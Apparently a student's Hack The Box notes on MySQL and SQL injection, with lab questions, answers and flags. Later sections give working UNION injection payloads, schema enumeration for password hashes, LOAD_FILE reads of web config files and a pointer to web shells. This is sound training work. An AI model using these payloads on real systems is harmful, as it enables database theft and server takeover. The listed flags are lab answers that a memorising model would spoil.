Quick mention of DBMS (University callback) with the main feature to keep in mind regarding these :
Feature
Description
Concurrency
A real-world application might have multiple users interacting with it simultaneously. A DBMS makes sure that these concurrent interactions succeed without corrupting or losing any data.
Consistency
With so many concurrent interactions, the DBMS needs to ensure that the data remains consistent and valid throughout the database.
Security
DBMS provides fine-grained security controls through user authentication and permissions. This will prevent unauthorized viewing or editing of sensitive data.
Reliability
It is easy to backup databases and rolls them back to a previous state in case of data loss or a breach.
Structured Query Language
SQL simplifies user interaction with the database with an intuitive syntax supporting various operations.
Source : HTB


Notion or tiered diagrams is presented, though it must not be confused with Thick Client Architecture 2-tier and 3-tier. This is the Resource used to present Tiering for DBMS :
Thick Client Architecture is different than the DBMS Architecture
Relational Databases are suited for specific and well defined resource structure, intended for joining, sorting and doing complex queries to search for precises results.
Non-Relational are much more flexible and scalable but are less suited for complex interconnected queries.
They serve both distinct use cases and should be considered as an implementation choice rather than a security one. Reading is valuable but doesn’t need dedicated notes.
Very introductive content to get used to work with mySQL table. Not useful for injection directly, but pretty interesting with Server compromission.
Connect to mySQL DB, use interactive prompt for password to avoid history log
mysql -u root -p
SHOW GRANTS is great to learn the logged user privilege on the DB.

If connecting to remote DB (like exposed ones) use -h for host and -P for port.
Default port for MariaDB is 3306
mysql -u root -h $ipscope -P $port -p
Get information on the database :
SHOW DATABASES;SHOW TABLES;DESCRIBE {table_name};--Choose a database to work withUSE CHOSEN_DATABASE ;
Keep the notion of PRIMARY KEY and SECONDARY KEY in mind when querying for specific data.
Questions
Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?
employees
Solution
Use --skip-ssl to connect without TLS to the database. login command :
Use insert to add data to specified table, every field without NOT NULL constraint can be skipped when inserting. Can be used to add user (as admin for example) :
INSERT INTO table_name VALUES (column1_value, column2_value, column3_value, ...);
SELECT Statement
Most known and used, I present you the :
SELECT * FROM table_name;
Can specify more precisely with WHERE clause to indicate some value for specified columns :
SELECT * FROM table_name WHERE username='admin';
DROP Statement
Be careful not to delete data with it, you should use that unless you want to cancel previous INSERT. Be VERY cautious when accessing clients database and call when you have an access as it’s mostly critical impact. You should make sure the clients give you a validation when you have access to sensitive data to know if they want to act immediately before further testing.
--Avoid this pleaseDROP TABLE table_name; DROP DATABASE database_name;
ALTER Statement
Less known than previous, allow to rename, add, delete fields, table, column …
--Add a INT columnALTER TABLE table_name ADD column_name INT;--Rename a column ALTER TABLE table_name RENAME COLUMN currentname TO newname;--Change the type of a columnALTER TABLE table_name MODIFY column_name DATE;--Drop a column using alterALTER TABLE table_name DROP column_name ;
UPDATE Statement
ALTER is meant to change the structure of the Database, UPDATE is meant to change the content.
--General structureUPDATE table_name SET column1=valuetochange1, column2=valuetochange2 WHERE condition_to_satisfy ;--ExampleUPDATE logins SET password = 'change_password' WHERE id > 1;
Questions
What is the department number for the 'Development' department?
D005
Solution

Select the employees database using USE employees;. Notice the table departments :
DESCRIBE Departments;
Then query for the asked resource by making sur you retrieve the dept_no value :
SELECT * FROM departments WHERE dept_name='Development';
Sort the output using a column name. Specifying DESC if you don’t want the ascending order.
LIMIT
Restrain the amount of results you get from your output. Especially useful when wanting to exploit Error Based SQLis by iterating over results thanks to the offset. :
--Limit results to 2 values, and set the offset to 1.SELECT * FROM logins LIMIT 1, 2;
WHERE
Already mentioned previously.
LIKE
Very useful operators to search broadly on a database when you don’t know the exact content of the tables but you’re looking for some values :
-- % is the wildcard symbol in mysql.SELECT * FROM logins WHERE username like 'admin%';
Questions
What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?
Mitchem
Solution

Quick Describe of the employees table to know what parameter to search for :
Know look for the appropriate value by matching the question.
Starts with Bar → use LIKE ‘Bar%’
Was hired on 1990-01-01 → WHERE hide_date=‘1990-01-01’


Comment can be used to cut the Query after our injection and is sometimes a good alternative to OR injection when additional unknown parameters exist in the query. You can use -- - or # depending on the DB to leverage the comments.
Try different combination for closing queries properly
Be mindful that some queries parameters are embedded in open parenthesis. Try closing multiple times if necessary if usual comments return errors.
Questions
Login as the user with the id 5 to get the flag.
cdad9ecdf6f14b45ff5c4de32909caec
Solution
Same methodology than OR. Note that triggering Error can achieve the same result if the target is too verbose when looking for SQLi :
UNION match must have the same number of columns to work
NULL field can be used to ensure the aforementioned condition

Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.
663
Solution
The best solution I found didn’t require UNION at all so I’ll give the two options :
SELECT (SELECT COUNT(*) FROM departments) + (SELECT COUNT(*) FROM employees) AS total;
SELECT COUNT(*) AS total FROM departments UNION SELECT COUNT(*) FROM employees;

Checkout the Union Based SQL Injection section of the vulnerability note.
As explained previously, we might not get the complete output returned to us. For example, among 4 columns we might only retrieve the 2 first or the 2 lasts. To Identify which fields are returned we can use the DB call for the Version variable.
MariaDB value is @@version. Using it time by time in different injection payload will help us identify which fields are returned to us.
Question
Use a Union injection to get the result of 'user()'
root@localhost
Solution
We start by testing the input field with sane input like % and get every results. Here the DB web-app is too verbose and gives us the error when inserting a simple quote :

We can then simply increment with 'ORDER BY X -- - in the intruder. Here the maximum is 'ORDER BY 4 -- - which means our UNION Query needs 4 parameters. However there is only 3 fields returned to us so we need to identify which values among the four are returned. Here simply using 1,2,3,4 allow us to visualize the ouput :
' UNION SELECT 1,2,3,4-- -
By adapting our payload with user() we can retrieve the output root@localhost. This solve the question but we couldn’t know the searched value by ourself until the next section Database enumeration.
First, distract target, then block his blind SQLi. Counter with cross to left join. Discombobulate. Dazed, he’ll attempt a wild WAF deployment, employ IP spoof, and request body size to bypass. Block feral blacklisting, weaken right join, now drop table. Break cracked hash, traumatize intern. Dislocate database entirely. Heel kick to admin. In summary, SOC ringing, management fractured, three SHA1 cracked, four MD5 broken, incident response hemorrhaging. Physical recovery, 6 weeks, full remediation recovery, 6 months, capacity to inject SQL queries, neutralized.
Joke off let’s get back to course.
To fingerprint different databases use database specific values. If it matches you’ll get an information otherwise it a elimination process. We can also check the HTTP Response Headers to identify if the server is Running on IIS or Apache ; Nginx and determine the probable OS system running. The former means Microsoft and thus probably MSSQL, the latter means Linux and probably MySQL.
The following table of fingerprinting methods for MySQL is pretty useful, especially the last one :
Payload
When to Use
Expected Output
Wrong Output
SELECT @@version
When we have full query output
MySQL Version ‘i.e. 10.3.22-MariaDB-1ubuntu1’
In MSSQL it returns MSSQL version. Error with other DBMS.
SELECT POW(1,1)
When we only have numeric output
1
Error with other DBMS
SELECT SLEEP(5)
Blind/No Output
Delays page response for 5 seconds and returns 0.
Will not delay response with other DBMS

For enumeration purposes to list DB, consider looking at the MySQL documentation. Using SHOW DATABASES is equivalent to the following :
Enumerate databases :
SELECT SCHEMA_NAME AS `Database` FROM INFORMATION_SCHEMA.SCHEMATA [WHERE SCHEMA_NAME LIKE 'wild']SHOW DATABASES [LIKE 'wild']SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
Identify the current database in use with database() in queries.
TABLES table
It contains the tables of all databases in the DBMS. Make sure to filter with the name of the DB you target in the query with WHERE table_schema='target'
Enumerate Tables :
SELECT TABLE_NAME,TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='target'
The same principle can be applied for columns. INFORMATION.COLUMNS returns every columns from every databases. Specify the wanted table with WHERE table_name='target'
Enumerate Columns :
SELECT COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='target';
This is pretty much everything you need for enumeration. Once you have that you can fetch anything you need.
Questions
What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?
9da2c9bcdf39d8610954e0e11ea8f45f
Solution
Assume you don’t know the injection and repeat the methodology to get the hang of it. Start by quoting. Once you get something, start incrementing on UNION based with the correct ORDER BY to identify how many columns, and use 1,2,3,4 to identify which values are returned.
Next, leverage the enumeration methodology :
Repeat until you get to the hash :
@' UNION SELECT NULL,TABLE_NAME,TABLE_SCHEMA,NULL FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='ilfreight'-- -
@' UNION SELECT NULL,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' AND table_schema='ilfreight'-- -
Now the final query should give us the result :
@' UNION SELECT NULL,id,username,password FROM ilfreight.users where username='newuser'-- -
SELECT USER()SELECT CURRENT_USER()SELECT user from mysql.user
Here super_priv keyword is a boolean indicating wether or not you have admin privileges. Check everything with (note the importance of the user syntax with @):
SELECT grantee, privilege_type FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'";
Block and Load
In MySQL the function is LOAD_FILE('Path/to/file') as long as the user starting the DBMS process has the permission to read it.
Use that to retrieve the maximum amount of information, such as source code
Leverage everything
Even if you can’t read every file in the server, use that to leverage everything possible such as the web app source code. Depending on the output rendering in the browser, check source-code view to read the output, or use cURL.
Questions

We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.
dB_pAssw0rd_iS_flag!
Solution
Repeat the discovery process, check privilege (we are root) :
Use the reading file function to check the source code of the app :
@' UNION SELECT NULL,NULL,NULL,LOAD_FILE('/var/www/html/config.php'); -- -
You can leverage shells depending on the server, the easiest one is a Web shell.
The usual path for default webserver is under /var/www/html/.
Questions
Find the flag by using a webshell.
d2b5b27ae688b6a0f1d21b7d3a0798cd
Solution
